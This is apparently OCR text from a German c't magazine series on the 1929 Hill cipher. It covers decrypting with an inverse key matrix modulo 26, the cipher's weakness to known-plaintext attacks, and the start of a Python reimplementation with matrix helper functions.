Die Auftraggeber des Agenten empfangen seine Nachricht und erhalten so den Geheimtext `BRPBEWDXINQRJZHJSGJKCJMMPIMSNGNYNDHKZPKG`. Sie können ihn entschlüsseln, denn sie kennen die Schlüsselmatrix K. Deren Zahlen wurden mit Bedacht ausgewählt: Die Schlüsselmatrix ist invertierbar modulo N. Das bedeutet, dass es zur Schlüsselmatrix (K) eine inverse Matrix (K^{-1}) gibt, ebenfalls mit der Dimension 4 × 4, mit der man wieder die Nachricht entschlüsseln kann. Multipliziert man beide Matrizen miteinander, kommt die Einheitsmatrix (I_n) heraus.

Die Einheitsmatrix kennen Sie vielleicht noch aus der Schule: Auf der Hauptdiagonalen stehen Einsen (von links oben nach rechts unten) und überall sonst Nullen. Sie ist das neutrale Element der Matrixmultiplikation, vergleichbar mit der Zahl 1 bei der gewohnten Multiplikation mit ganzen Zahlen. Multipliziert man irgendeine Zahl A mit 1, kommt wieder die Zahl A heraus. So ähnlich läuft es bei Matrizen: Multipliziert man eine beliebige quadratische Matrix A mit n Zeilen und n Spalten mit der Einheitsmatrix I_n, so ist das Ergebnis wieder A.

Doch wann ist eine Matrix invertierbar modulo N? Das ist der Fall, wenn die Determinante der Matrix teilerfremd zu N (also 26) ist. Man bezeichnet zwei Zahlen als teilerfremd zueinander, wenn 1 ihr größter gemeinsamer Teiler (ggT) ist. 11 und 8 sind teilerfremd, 15 und 10 dagegen nicht, da 5 ihr größter gemeinsamer Teiler ist. Mathematiker fassen das kurz als ggT(11, 8) = 1 und ggT(15, 10) = 5 zusammen. Die Determinante einer Matrix ist eine gewöhnliche

Zahl, die aus den Einträgen der Matrix berechnet wird. Angenommen, Sie haben die folgende kleine Matrix:

$$\begin{pmatrix} 0 & 1 \\ 2 & 3 \end{pmatrix}$$

Nun multiplizieren Sie kreuzweise die Zahlen und ziehen das zweite Produkt vom ersten ab. Die Determinante lautet also $0 \cdot 3 - 2 \cdot 1 = -2$. In der Mathematik braucht man diese Kenngröße häufig, eben weil sie Informationen über die Invertierbarkeit der Matrix liefert. Die Determinante hat zudem noch eine geometrische Bedeutung, die in diesem Artikel aber keine Rolle spielt.

Die Auftraggeber des Agenten konstruierten die Schlüsselmatrix relativ simpel: Sie erzeugten einfach 4×4-Matrizen mit zufälligen Einträgen aus dem Wertebereich 1 bis 25, indem sie Zettelchen mit den Zahlen 1 bis 25 wortwörtlich aus einem Hut gezogen haben (Ziehen mit Zurücklegen, denn eine Zahl kann auch mehrfach als Element von K vorkommen). Grundsätzlich dürfen einzelne Einträge von K auch den Wert 0 haben; dies haben die Auftraggeber jedoch bewusst vermieden, da sonst die Diffusion von Zeichen innerhalb eines Blockes kleiner wird.

Für eine so ermittelte Matrix haben sie die Determinante det berechnet und deren größten gemeinsamen Teiler mit 26 bestimmt. Letzteres ist mittels des Euklidischen Algorithmus [1] effizient möglich (eine Anleitung finden Sie unter ct.de/w7nc). Wenn für $ggT(det(K), 26) = 1$ herauskommt, ist eine mögliche Schlüsselmatrix gefunden. Ansonsten muss man weitere zufällige Matrizen ausprobieren, denn Matrizen mit $ggT(det(K), 26) \neq 1$ sind nicht invertierbar.

Die Auftraggeber berechnen nun die inverse Matrix ($K^{-1} \pmod{26}$) mittels des Gauß-Verfahrens für lineare Gleichungssysteme. Dieses kennen Sie vielleicht ebenfalls noch aus Schultagen, andernfalls finden Sie unter ct.de/w7nc ein Erklärvideo.

$$\left(\begin{array}{cccc|cccc} 20 & 2 & 1 & 21 & 1 & 0 & 0 & 0 \\ 16 & 11 & 25 & 20 & 0 & 1 & 0 & 0 \\ 14 & 18 & 7 & 12 & 0 & 0 & 1 & 0 \\ 25 & 22 & 23 & 4 & 0 & 0 & 0 & 1 \end{array}\right)$$

In der Ausgangsstellung für den Gauß-Algorithmus steht die Matrix K (links) neben der vierreihigen Einheitsmatrix. In der Ausgangsstellung für den Gaus-Algorithmus steht die Matrix K (links) neben der vierreihigen Einheitsmatrix (siehe Bild unten links).

Sie führen nun elementare Zeilenumformungen durch, um die linke Seite, also K, in die Einheitsmatrix zu überführen. Die gleichen Umformungen nehmen Sie auf der rechten Seite vor. Erlaubte Umformungen sind das Vertauschen von Zeilen, die Multiplikation von Zeilen mit einer Zahl ungleich Null sowie das Subtrahieren des Vielfachen einer Zeile von einer anderen Zeile. Alle Berechnungen werden modulo 26 durchgeführt. Sobald Sie mit den Umformungen links die Einheitsmatrix konstruiert haben, steht auf der rechten Seite K^{-1}. Wenn Sie lieber einen Taschenrechner bemühen möchten als Papier und Stift, finden Sie unter ct.de/w7nc einen Online-Rechner verlinkt und ein PDF der gesamten Rechnung.

Die Inverse der Schlüsselmatrix K lautet:

$$K^{-1} = \begin{pmatrix} 20 & 20 & 3 & 7 \\ 18 & 23 & 11 & 24 \\ 10 & 12 & 25 & 14 \\ 11 & 24 & 11 & 4 \end{pmatrix}$$

Ob die inverse Schlüsselmatrix korrekt ist, lässt sich leicht mit einer Proberechnung feststellen, indem Sie K mit K^{-1} multiplizieren. Kommt die Einheitsmatrix heraus, haben Sie alles richtig gemacht.


Entschlüsselung

Mit der inversen Matrix können die Auftraggeber nun die Nachricht ihres Agenten entschlüsseln. Dazu wandeln sie die Buchstabenfolge in Zahlen um und multiplizieren diese mit K^{-1}. Dabei muss man aber aufpassen, denn anders als bei der Multiplikation von gewöhnlichen Zahlen spielt die Reihenfolge bei der Matrixmultiplikation eine wichtige Rolle. Man sagt auch, die Matrixmultiplikation sei nicht kommutativ, also $A \cdot B \neq B \cdot A$. Einfach ausgedrückt: Es führt zu unterschiedlichen Ergebnissen, wenn man eine Matrix beziehungsweise einen Vektor von links oder von rechts mit K^{-1} multipliziert. In unserem Fall muss der Vektor links stehen und die Matrix rechts, also genau in der Reihenfolge, die auch der Agent beim Verschlüsseln gewählt hat.

Die ersten vier Zeichen des Geheimtextes `BRPB` ergeben übersetzt den Vektor $c = (1, 17, 15, 1)$. Den multiplizieren Sie mit der inversen Matrix:


Electronic Code Book

Jeder Block des Klartextes wird unabhängig von den anderen Blöcken mit dem Schlüssel zu einem Chiffre-Block verrechnet. Der Vorgang nennt sich Electronic Code Book, kurz ECB.



Anzahl invertierbarer Matrizen

Die Anzahl der invertierbaren Matrizen steigt mit der Dimension der Matrizen (mit Einträgen im Bereich 0 bis 25) steil an. Man beachte die logarithmische y-Achse!



$$c \times K^{-1} = (1, 17, 15, 1) \times \begin{pmatrix} 20 & 20 & 3 & 7 \\ 18 & 23 & 11 & 24 \\ 10 & 12 & 25 & 14 \\ 11 & 24 & 11 & 4 \end{pmatrix}$$

Dabei kommt (487, 615, 576, 629) heraus, was mit modulo 26 gerechnet (19, 17, 4, 5) ergibt. Umgewandelt in das vereinbarte Alphabet erhalten die Auftraggeber die vom Agenten verschlüsselten Buchstaben TREF. Stück für Stück rekonstruieren sie die gesamte Botschaft, setzen sinnvoll Leerzeichen und erhalten am Ende den Klartext TREFFE KONTAKTPERSON UM DREI UHR IM STADTPARK.

Kryptografische Sicherheit

Die Geheimpolizei des Landes, in dem der Agent stationiert ist, hat den Funkverkehr überwacht und den Geheimtext BRPBE…KZPKG mitgehört. Der Geheimdienst analysiert den Text und kalkuliert die Buchstabenhäufigkeiten, allerdings entsprechen die Häufigkeiten keiner infrage kommenden natürlichen Sprache. Auch der Koinzidenzindex [2] spricht dafür, dass keine einfache Substitutions- oder Transpositionschiffre verwendet wurde. Die Geheimpolizei vermutet, dass der Agent eine neue bisher unbekannte Chiffre wie die Hill-Chiffre benutzt hat.

Die Polizei weiß, dass die blinde Suche nach dem Schlüssel ein hoffnungsloses Unterfangen ist. Ein Brute-Force-Angriff, also das systematische Raten der Schlüsselmatrix K, wird mit wachsenden Dimensionen der Matrizen schnell aussichtslos.

So gibt es 157.248 verschiedene 2 × 2-Matrizen, die invertierbar modulo 26 sind (mit Einträgen im Bereich von 0 bis 25). Für n = 4 sind es bereits 12.303.585.972.327.392.870.400 Matrizen (eine Zahl mit 22 Dezimalstellen), für n = 8 ist die Anzahl der invertierbaren Matrizen eine Zahl mit 90 Dezimalstellen. Auch wenn man Matrizen ignoriert, bei denen einer oder mehrere Einträge den Wert 0 haben, sind die Zahlen astronomisch hoch. Das Diagramm „Anzahl invertierbarer Matrizen“ oben zeigt den extrem schnellen Anstieg der Anzahl möglicher Schlüsselmatrizen mit n.

Und doch hat die Chiffre eine Schwachstelle: Known-Plaintext-Angriffe! Ein solcher liegt vor, wenn man den Klartext kennt (oder erraten kann) und aus Klartext und Geheimtext den Schlüssel rekonstruiert. Von einem guten Kryptosystem erwartet man, dass dies nicht möglich ist. Selbst wenn man den Klar- und Geheimtext kennt, soll der Schlüssel nicht rekonstruierbar sein.

Bei der Hill-Chiffre läuft die Berechnung des Schlüssels in so einem Fall auf das Lösen eines linearen Gleichungssystems (modulo n) hinaus, wenn der Angreifer ein Klartext-Geheimtext-Paar mit min-




Bild: Google Patents

Skizze der 6 × 6-Hill-Chiffre als Maschine aus Lester Hills Patentanmeldung.

destens der Länge n^2 kennt oder errät. Bei der 4 × 4-Matrix bräuchte man also mindestens ein Fragment der Länge $4^2 = 16$. Das Lösen einer solchen Gleichung stellt mathematisch kein Problem dar. Die Unbekannten im Gleichungssystem sind die Elemente der Schlüsselmatrix. Nur ein kleiner Stolperstein verbleibt für Angreifer: Um den Schlüssel eindeutig bestimmen zu können, muss das Gleichungssystem eindeutig lösbar sein. Ob dies der Fall ist, lässt sich wieder über eine Determinantenberechnung feststellen. Andernfalls muss der Angreifer ein anderes – oder längeres – Klartext-Geheimtext-Paar nutzen. Eine genauere Beschreibung dieses Angriffs findet sich in [3].

Die Verwundbarkeit gegenüber Known-Plaintext-Attacken sowie gegenüber den verwandten Chosen-Plaintext-Attacken [3] hat dazu geführt, dass sich die Hill-Chiffre in der Praxis nicht durchgesetzt hat. Ferner wird bei der Hill-Chiffre jeder Block unabhängig von den anderen Blöcken verschlüsselt. Bei einem solchen Vorgehen spricht man von einer Blockchiffre im ECB-Mode (Electronic Code Book, siehe Bild auf S. 153). Dieses Vorgehen ist unsicherer als Blockchiffren im CBC-Mode (Cipher Block Chaining), der einen Klartextblock nicht nur mit dem Schlüssel, sondern auch mit vorhergehenden Geheimtextblöcken verrechnet. Dies verhindert, dass Angreifer den Geheimtext mithilfe statistischer Verfahren analysieren.

Unserem Agenten ist die Verwundbarkeit gegenüber Known-Plaintext-Attacken hoffentlich bewusst, andernfalls könnte er eine böse Überraschung erleben!

Letzte Worte

Die Hill-Chiffre hat bei der historischen Entwicklung hin zu mathematischen Kryptoverfahren Pionierarbeit geleistet. Ihre Anfälligkeit gegenüber Known-Plaintext- und Chosen-Plaintext-Attacken verhinderte jedoch, dass sich das Verfahren auch in der Praxis durchsetzte.

Diese Chiffre ist übrigens der einzige öffentliche Beitrag von Lester Hill zur Kryptografie. Er schrieb zwar noch diverse weitere Aufsätze, aber diese übergab er direkt an die U.S. Navy [4]. Später entwickelte er eine mechanische Implementierung seiner Chiffre mit der Matrixgröße 6 × 6, die er in den USA patentieren ließ (siehe ct.de/w7nc). Die Skizze aus der Patentanmeldung sehen Sie im Bild oben.

Wer einmal selbst in die Rolle eines Kryptoanalytikers schlüpfen will, kann sich an folgendem Rätsel versuchen: Wir haben den Klartext `VERSTEHE SIE NICHT SAGTE FILBY` aus H.G. Wells' berühmtem Roman „Die Zeitmaschine" mit der Hill-Chiffre und der Dimension n = 4 verschlüsselt. Der Geheimtext lautet `LXKCJPOKHEHZYVCAZIJNJIUNUFXV`. Wie lautet die Schlüsselmatrix K? Weitere Rätsel zur Hill-Chiffre finden Sie beim internationalen Kryptowettbewerb Mystery Twister C3 (siehe ct.de/w7nc). Viel Erfolg! (wid) c't

Literatur

[1] Wilhelm Drehling, Primzahlen jonglieren, Wie die RSA-Verschlüsselung funktioniert, c't 8/2022, S. 136

[2] Wilhelm Drehling, Zufälliges Treffen, Schlüssellänge eines Vigenère-kodierten Textes mithilfe des Friedman-Tests bestimmen, c't 2/2024, S. 140

[3] Wade Trappe, Lawrence C. Washington: Introduction to Cryptography with Coding Theory, Pearson/Prentice Hall 2006, ISBN 0-13-186239-1

[4] David Kahn, The Codebreakers – The Comprehensive History of Secret Communication from Ancient Times to the Internet, Scribner 1996, ISBN 0-684-83130-9

Rechner, Materialien und Mystery Twister:

ct.de/w7nc

heise academy

Sich selbst hacken, bevor es Angreifer tun

Ethical Hacking für Admins – Pentesting für eine sichere IT

In diesem Classroom lernen Administratoren und IT-Sicherheitsverantwortliche, wie sie durch Ethical Hacking die Sicherheit ihrer Systeme erhöhen.



Mit Frank Ully

5 Tage geballtes Wissen

Jetzt Tickets sichern unter heise-academy.de




Bild: KI, Collage c't

Hill-Chiffre im Überblick Teil 2

Die Hill-Chiffre aus dem Jahr 1929 gehört zu den ersten mathematischen Verschlüsselungsverfahren. Sie konnte sich nicht durchsetzen, weil sie anfällig für eine Known-Plaintext-Attacke ist. Wir haben die Chiffre in Python nachprogrammiert, um den lehrreichen Angriff ausprobieren zu können.

Von **Peter Uelkes**

Die Hill-Chiffre hat als eine der ersten mathematischen Chiffren den Weg zu modernen Systemen wie RSA und ECDSA geebnet. Die Geschichte, Funktionsweise und Hintergründe der Hill-Chiffre haben wir ausführlich im ersten Teil vorgestellt. In diesem Artikel werfen wir einen genaueren Blick auf die Known-Plaintext-Attacke.

Weil die Chiffre auf Matrizen basiert, wäre das händische Nachrechnen recht aufwendig. Deshalb haben wir die Hill-Chiffre in Python nachprogrammiert, um sie anschließend leichter angreifen zu können. Ganz nebenbei lernen Sie so, wie man für die Kryptografie essenzielle mathematische Verfahren der linearen Algebra programmiert, etwa das Multiplizieren von Matrizen oder die modulare Inverse einer Matrix.

Da das Programm rund 220 Zeilen lang ist, zeigen wir im Folgenden nicht den gesamten Code, sondern

nur die wichtigsten Ausschnitte. Den kompletten Code finden Sie im Repository auf GitHub, das können Sie klonen oder den Code einfach herunterladen (siehe ct.de/wgga).

Werkzeugkasten

Wenn Sie ein Kryptoverfahren wie die Hill-Chiffre als Programm umsetzen möchten, benötigen Sie einen „Werkzeugkasten“ mit mathematischen Hilfsfunktionen. Diese braucht man nicht ausschließlich für die Hill-Chiffre, einige von ihnen, wie die Berechnung des größten gemeinsamen Teilers von zwei Zahlen oder die Berechnung der modularen Inversen einer Zahl, spielen in vielen Verfahren eine Rolle und lassen sich oft recyceln. Python bringt in verschiedenen Modulen bereits einen Teil der benötigten Funktionen mit, was Ihnen eine Menge Zeilen Code erspart.

An etlichen Stellen greift der Code auf das Python-Sprachkonstrukt der List Comprehension zurück. Ein Anwendungsfall für eine zweidimensionale List Comprehension ist das Erzeugen einer 4-reihigen Einheitsmatrix. Das ist eine Matrix mit vier Zeilen und Spalten, die Einsen auf der Hauptdiagonalen und sonst überall Nullen hat. Ohne List Comprehension könnte der Code so aussehen:

```
I = []
for row in range(4):
    row_I = []
    for col in range(4):
        if row == col:
            row_I.append(1)
        else:
            row_I.append(0)
    I.append(row_I)
```

Die paar Zeilen Code erzeugen eine Matrix mit 4 Zeilen und 4 Spalten. Wenn Zeilen- und Spaltenindex übereinstimmen (was genau auf der Hauptdiagonalen der Fall ist) erhält das Feld den Wert 1, sonst 0. Wesentlich kürzer klappt es mit List Comprehensions:

```
I4 = [[1 if row == col else 0
                for col in range(4)]
                for row in range(4)]
```

Eine weitere häufig anfallende Berechnung in der Kryptografie ist die des größten gemeinsamen Teilers (ggT) zweier Zahlen a und b. Der ggT von a und b ist die größte natürliche Zahl, die sowohl a als auch b ohne Rest teilt, beispielsweise ist ggT(15, 12) = 3. Zwei Zahlen sind somit teilerfremd, wenn der ggT den Wert 1 hat, zum Beispiel ist ggT(9, 20) = 1. Der ggT ist im Python-Standardpaket `math` als `math.gcd` (greatest common divisor) implementiert.

Ebenfalls kurz fallen die für die Hill-Chiffre essenziellen Methoden zu Vektor-Matrix- und Matrix-Matrix-Multiplikationen aus, die man zum Beispiel fürs Ver- und Entschlüsseln von Nachrichten benötigt. Wie die Multiplikation einer Klartextmatrix (P) mit der Schlüsselmatrix (K) mathematisch aussieht, sehen Sie im Kasten „Matrix-Matrix-Multiplikation“ unten. Im Code heißen die beiden Methoden `vector_matrix_product()` und `matrix_matrix_product()`. Ergänzend zur gezeigten „reinen Lehre“ erwarten die Funktionen noch eine Zahl `mod` als dritten Parameter und berechnen alle Einträge der Ergebnismatrix modulo dieser Zahl.

Matrix-Matrix-Multiplikation

Die Klartextmatrix P und die Schlüsselmatrix K sind beides 4 × 4-Matrizen, haben also je vier Zeilen und vier Spalten. Deshalb hat die Ergebnismatrix ebenfalls vier Zeilen und vier Spalten. Um beispielsweise das Element in der zweiten Zeile und dritten Spalte von P · K zu erhalten, legt man die dritte Spalte von K (grün markiert) über die zweite Zeile von P (blau markiert).

Dann multipliziert man übereinanderliegende Elemente und addiert die einzelnen Produkte auf: 5 · 1 + 4 · 25 + 10 · 7 + 14 · 23 = 497.

$$P \times K = \begin{pmatrix} 19 & 17 & 4 & 5 \\ 5 & 4 & 10 & 14 \\ 13 & 19 & 0 & 10 \\ 19 & 15 & 4 & 17 \end{pmatrix} \times \begin{pmatrix} 20 & 2 & 1 & 21 \\ 16 & 11 & 25 & 20 \\ 14 & 18 & 7 & 12 \\ 25 & 22 & 23 & 4 \end{pmatrix}$$

```python
def adjugate_matrix(M):
  n = len(M)
  # alternierende Vorzeichen Kofaktormatrix:
  A = [[(-1)**(r + c) for c in range(n)] for r in range(n)]
  # jedes +-1-Element mit Determinante der Submatrix multiplizieren:
  for r in range(n):
    for c in range(n):
      sub_matrix = [[M[r2][c2] for c2 in range(n) if r2 != r and c2 != c]
                                                  for r2 in range(n)]
      sub_matrix = [row for row in sub_matrix if len(row) > 0]
      A[r][c] *= determinant(sub_matrix)
  return transpose_matrix(A)
```

Listing 1: Für eine Matrix M erzeugt diese Methode zuerst das Gerüst der Kofaktormatrix A: Der Eintrag ist +1, wenn die Summe aus Zeilen- und Spaltenindex gerade ist, ansonsten bekommt der Eintrag den Wert –1. A speichert zunächst also nur die alternierenden Vorzeichen. Anschließend durchläuft die Methode die Matrix (mit zwei for-Schleifen), berechnet für jeden Eintrag der Kofaktormatrix die Submatrix, bestimmt deren Determinante und trägt das Ergebnis multipliziert mit dem Vorzeichen aus A wiederum in A ein. Schließlich gibt die Methode die transponierte Kofaktormatrix A zurück.

Determinante und inverse Matrizen

Bevor es an die eigentliche Hill-Chiffre geht, fehlen noch zwei Methoden: eine, die die Determinante für eine Matrix berechnet, und eine zweite, die eine Matrix modular invertiert. Beide Konzepte haben wir in Teil 1 erklärt und die modulare Inverse speziell noch einmal in einem mehrseitigen PDF mit einer Schritt-für-Schritt-Anleitung erläutert (Download unter ct.de/wgga).

Zuerst die Determinante: Sie ist eine gewöhnliche Zahl, die für eine quadratische Matrix M wichtige Informationen über die Invertierbarkeit der Matrix und weitere, hier nicht relevante Aspekte enthält. Um Platz zu sparen, haben wir das Python-Package numpy verwendet, speziell dessen Funktion `numpy.linalg.det` (Numpy →Lineare Algebra → Determinante):

```python
def determinant(M)
    return int(round(
      np.linalg.det(np.array(M)), 0))
```

